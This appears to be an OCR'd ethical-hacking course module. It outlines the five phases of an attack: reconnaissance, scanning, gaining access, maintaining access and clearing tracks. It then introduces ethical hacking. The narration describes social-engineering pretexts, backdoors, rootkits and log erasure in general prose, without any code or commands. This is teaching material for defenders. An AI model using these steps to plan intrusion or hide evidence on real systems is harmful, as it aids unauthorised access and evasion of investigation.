
Understand Different Phases of Hacking Cycle

Presently, organizations are giving top priority to cybersecurity as cyberattacks have the potential to damage their brand equity or reputation. Therefore, organizations are recruiting cybersecurity professionals to curb the ever-evolving threats from security breaches. It is important for such security professionals to gain knowledge on various hacking phases, which will help them in analyzing and strengthening the security posture of the organization from various cyber threats. This section discusses the different phases of the hacking cycle.

Hacking Phases

In general, there are five phases of hacking:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks



Hacking Phase: Reconnaissance

☐ Reconnaissance refers to the preparatory phase where an **attacker seeks to gather information** about a target prior to launching an attack

Reconnaissance Types

Passive Reconnaissance

- Involves acquiring information **without directly interacting with the target**
- For example, searching public records or news releases

Active Reconnaissance

- Involves **directly interacting with the target by any means**
- For example, telephone calls to the target's help desk or technical department

Hacking Phase: Reconnaissance

Reconnaissance refers to the preparatory phase in which an attacker gathers as much information as possible about the target prior to launching the attack. In this phase, the attacker draws on competitive intelligence to learn more about the target. It could be the future point of return, noted for ease of entry for an attack when more about the target is known on a broad scale. The reconnaissance target range may include the target organization's clients, employees, operations, network, and systems.

This phase allows attackers to plan the attack. It may take some time as the attacker gathers as much information as possible. Part of this reconnaissance may involve social engineering. A social engineer is a person who convinces people to reveal information such as unlisted phone numbers, passwords, and other sensitive information. For instance, the hacker could call the target's Internet service provider and, using personal information previously obtained, convince the customer service representative that the hacker is actually the target, and in doing so, obtain even more information about the target.

Another reconnaissance technique is dumpster diving. Dumpster diving is, simply enough, looking through an organization's trash for any discarded sensitive information. Attackers can use the Internet to obtain information such as employees' contact information, business partners, technologies currently in use, and other critical business knowledge. Dumpster diving may even provide attackers with even more sensitive information, such as usernames, passwords, credit card statements, bank statements, ATM receipts, Social Security numbers, private telephone numbers, checking account numbers, or other sensitive data.

Searching for the target company's web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information.


Reconnaissance Types

Reconnaissance techniques are broadly categorized into active and passive.

When an attacker is using passive reconnaissance techniques, they do not interact with the target directly. Instead, the attacker relies on publicly available information, news releases, or other no-contact methods.

Active reconnaissance techniques, on the other hand, involve direct interactions with the target system by using tools to detect open ports, accessible hosts, router locations, network mapping, details of operating systems, and applications. Attackers use active reconnaissance when there is a low probability of the detection of these activities. For example, they may make telephone calls to the help desk or technical department.

As a security professional, it is important to be able to distinguish among the various reconnaissance methods and advocate preventive measures in the light of potential threats. Companies, on their part, must address security as an integral part of their business and operational strategies, and be equipped with the proper policies and procedures to check for potential vulnerabilities.



Hacking Phase: Scanning

- Scanning refers to the pre-attack phase when the attacker **scans the network** for specific information based on information gathered during reconnaissance
- Scanning can include the use of dialers, **port scanners**, network mappers, ping tools, and vulnerability scanners
- Attackers extract information such as **live machines**, port, port status, OS details, device type, and **system uptime** to launch attack

Network Scanning Process

Sends TCP/IP probes

Gets network information

Attacker

Network

Hacking Phase: Scanning

Scanning is the phase immediately preceding the attack. Here, the attacker uses the details gathered during reconnaissance to scan the network for specific information. Scanning is a logical extension of active reconnaissance, and in fact, some experts do not differentiate scanning from active reconnaissance. There is a slight difference, however, in that scanning involves more in-depth probing on the part of the attacker. Often the reconnaissance and scanning phases overlap, and it is not always possible to separate the two. An attacker can gather critical network information such as the mapping of systems, routers, and firewalls by using simple tools such as the standard Windows utility Traceroute.

Scanning can include the use of dialers, port scanners, network mappers, ping tools, vulnerability scanners, or other tools. Attackers extract information such as live machines, port, port status, OS details, device type, and system uptime to launch an attack.

Port scanners detect listening ports to find information about the nature of services running on the target machine. The primary defense technique against port scanners is shutting down services that are not required and implementing appropriate port filtering. However, attackers can still use tools to determine the rules implemented by the port filtering.

The most commonly used tools are vulnerability scanners, which can search for thousands of known vulnerabilities on a target network. This gives the attacker an advantage because he or she only has to find a single means of entry, while the systems professional has to secure as much vulnerability as possible by applying patches. Organizations that use intrusion detection systems still have to remain vigilant because attackers can and will use evasion techniques wherever possible.




Sends
TCP/IP probes
Gets network
information
Attacker
Network

Figure 2.2: Illustration network scanning



Hacking Phase: Gaining Access

01
Gaining access refers to the point where the attacker obtains access to the **operating system or applications** on the target computer or network

02
The attacker can gain access at the **operating system**, **application**, or **network levels**

03
The attacker can **escalate privileges** to obtain complete control of the system


04
Examples include **password cracking**, buffer overflows, denial of service, and **session hijacking**

Hacking Phase: Gaining Access

This is the phase in which real hacking occurs. Attackers use vulnerabilities identified during the reconnaissance and scanning phases to gain access to the target system and network. Gaining access refers to the point where the attacker obtains access to the operating system or to applications on the computer or network. The attacker can gain access to the operating system, application, or network level. Even though attackers can cause plenty of damage without gaining any access to the system, the impact of unauthorized access is catastrophic. For instance, external denial-of-service attacks can either exhaust resources or stop services from running on the target system. Ending processes can stop a service, using a logic bomb or time bomb, or even reconfigure and crash the system. Furthermore, attackers can exhaust system and network resources by consuming all outgoing communication links.

Attackers gain access to the target system locally (offline), over a LAN, or the Internet. Examples include password cracking, stack-based buffer overflows, denial-of-service, and session hijacking. Using a technique called spoofing to exploit the system by pretending to be a legitimate user or different system, attackers can send a data packet containing a bug to the target system in order to exploit a vulnerability. Packet flooding also breaks the availability of essential services. Smurf attacks attempt to cause users on a network to flood each other with data, making it appear as if everyone is attacking each other, and leaving the hacker anonymous.

A hacker's chances of gaining access to a target system depend on several factors such as the architecture and configuration of the target system, the skill level of the perpetrator, and the initial level of access obtained. Once an attacker gains access to the target system, they then try to escalate privileges in order to take complete control. In the process, they also compromise the intermediate systems that are connected to it.



Hacking Phase: Maintaining Access


- Maintaining access refers to the phase when the attacker tries to retain their **ownership of the system**
- Attackers may prevent the system from being owned by other attackers by securing their exclusive access with **backdoors**, **rootkits**, or **Trojans**
- Attackers can upload, download, or **manipulate data**, applications, and configurations on the **owned system**
- Attackers use the compromised system to **launch further attacks**

Hacking Phase: Maintaining Access

Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system. Once an attacker gains access to the target system with admin or root-level privileges (thus owning the system), they can use both the system and its resources at will. The attacker can either use the system as a launchpad to scan and exploit other systems or to keep a low profile and continue their exploitation. Both of these actions can cause a great amount of damage. For instance, the hacker could implement a sniffer to capture all network traffic, including Telnet and FTP (file transfer protocol) sessions with other systems, and then transmit that data wherever they please.

Attackers who choose to remain undetected remove evidence of their entry and install a backdoor or a Trojan to gain repeat access. They can also install rootkits at the kernel level to gain full administrative access to the target computer. Rootkits gain access at the operating system level, while Trojans gain access at the application level. Both rootkits and Trojans require users to install them locally. In Windows systems, most Trojans install themselves as a service and run as part of the local system with administrative access.

Attackers can upload, download, or manipulate data, applications, and configurations on the owned system and can also use Trojans to transfer usernames, passwords, and any other information stored on the system. They can maintain control over the system for a long time by closing up vulnerabilities to prevent other hackers from taking control of them, and sometimes, in the process, render some degree of protection to the system from other attacks. Attackers use the compromised system to launch further attacks.



Hacking Phase: Clearing Tracks

01 Clearing tracks refers to the activities carried out by an attacker to **hide malicious acts**

02 The attacker's intentions include obtaining **continuing access** to the victim's system, remaining **unnoticed and uncaught**, and deleting evidence that might lead to their prosecution

03 The attacker overwrites the server, system, and application logs to **avoid suspicion**


Attackers always cover their tracks to hide their identity

Hacking Phase: Clearing Tracks

For obvious reasons, such as avoiding legal trouble and maintaining access, attackers will usually attempt to erase all evidence of their actions. Clearing tracks refers to the activities carried out by an attacker to hide malicious acts. The attacker's intentions include continuing access to the victim's system, remaining unnoticed and uncaught, and deleting evidence that might lead to their own prosecution. They use utilities such as PsTools (*https://docs.microsoft.com*), Netcat, or Trojans to erase their footprints from the system's log files. Once the Trojans are in place, the attacker has most likely gained total control of the system and can execute scripts in the Trojan or rootkit to replace the critical system and log files to hide their presence in the system. Attackers always cover their tracks to hide their identity.

Other techniques include steganography and tunneling. Steganography is the process of hiding data in other data, for instance, in image and sound files. Tunneling takes advantage of the transmission protocol by carrying one protocol over another. Attackers can use even a small amount of extra space in the data packet's TCP and IP headers to hide information. An attacker can use the compromised system to launch new attacks against other systems or as a means of reaching another system on the network undetected. Thus, this phase of the attack can turn into another attack's reconnaissance phase. System administrators can deploy host-based IDS (intrusion detection systems) and antivirus software in order to detect Trojans and other seemingly compromised files and directories. A security professional must be aware of the tools and techniques that attackers deploy so that they can advocate and implement the countermeasures detailed in subsequent modules.

Module Flow



1 Understand Cyber Kill Chain Methodology

2 Discuss Hacking Concepts and Hacker Classes

3 Understand Different Phases of Hacking Cycle


4 Discuss Ethical Hacking Concepts, Scope, and Limitations

5 Ethical Hacking Tools

Discuss Ethical Hacking Concepts, Scope, and Limitations

An ethical hacker follows processes similar to those of a malicious hacker. The steps to gain and maintain access to a computer system are similar irrespective of the hacker’s intentions.

This section provides an overview of ethical hacking, why ethical hacking is necessary, the scope and limitations of ethical hacking, and the skills of an ethical hacker.



What is Ethical Hacking?

Ethical hacking involves the use of hacking tools, tricks, and techniques to **identify vulnerabilities** and ensure system security

It focuses on simulating the techniques used by attackers to **verify the existence of exploitable vulnerabilities** in a system's security

Ethical hackers perform security assessments for an organization **with the permission of concerned authorities**

What is Ethical Hacking?

Ethical hacking is the practice of employing computer and network skills in order to assist organizations in testing their network security for possible loopholes and vulnerabilities. White Hats (also known as security analysts or ethical hackers) are the individuals or experts who perform ethical hacking. Nowadays, most organizations (such as private companies, universities, and government organizations) are hiring White Hats to assist them in enhancing their cybersecurity. They perform hacking in ethical ways, with the permission of the network or system owner and without the intention to cause harm. Ethical hackers report all vulnerabilities to the system and network owner for remediation, thereby increasing the security of an organization's information system. Ethical hacking involves the use of hacking tools, tricks, and techniques typically used by an attacker to verify the existence of exploitable vulnerabilities in system security.

Today, the term hacking is closely associated with illegal and unethical activities. There is continuing debate as to whether hacking can be ethical or not, given the fact that unauthorized access to any system is a crime. Consider the following definitions:


- The noun "hacker" refers to a person who enjoys learning the details of computer systems and stretching their capabilities.
- The verb "to hack" describes the rapid development of new programs or the reverse engineering of existing software to make it better or more efficient in new and innovative ways.
- The terms "cracker" and "attacker" refer to persons who employ their hacking skills for offensive purposes.

- The term "ethical hacker" refers to security professionals who employ their hacking skills for defensive purposes.

Most companies employ IT professionals to audit their systems for known vulnerabilities. Although this is a beneficial practice, crackers are usually more interested in using newer, lesser-known vulnerabilities, and so these by-the-numbers system audits do not suffice. A company needs someone who can think like a cracker, keep up with the newest vulnerabilities and exploits, and recognize potential vulnerabilities where others cannot. This is the role of the ethical hacker.

Ethical hackers usually employ the same tools and techniques as hackers, with the important exception that they do not damage the system. They evaluate system security, update the administrators regarding any discovered vulnerabilities, and recommend procedures for patching those vulnerabilities.

